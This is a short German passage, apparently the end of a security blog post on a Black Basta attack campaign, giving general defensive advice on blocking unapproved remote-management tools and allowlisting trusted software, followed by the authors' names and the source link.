Zur Abwehr von Angriffen, die RMM-Tools ausnutzen, sollten Unternehmen strenge Richtlinien für deren Nutzung festlegen. Eine effektive Strategie besteht darin, nicht genehmigte RMM-Tooldomänen auf Netzwerk- und Hostebene mithilfe von Firewalls, Webfiltern und Microsoft Defender for Endpoint zu blockieren. Erwägen Sie außerdem Whitelisting von Software, um sicherzustellen, dass nur vertrauenswürdige RMM-Tools auf Geräten ausgeführt werden dürfen, um zu verhindern, dass nicht autorisierte Tools ausgeführt werden.

Autoren

Friedl Holzner

Team Lead CyberSOC

André Henschel

Analyst Cybersecurity

Source: https://www.orangecyberdefense.com/de/blog/threat/cybersoc-insights-analyse-einer-black-basta-angriffskampagne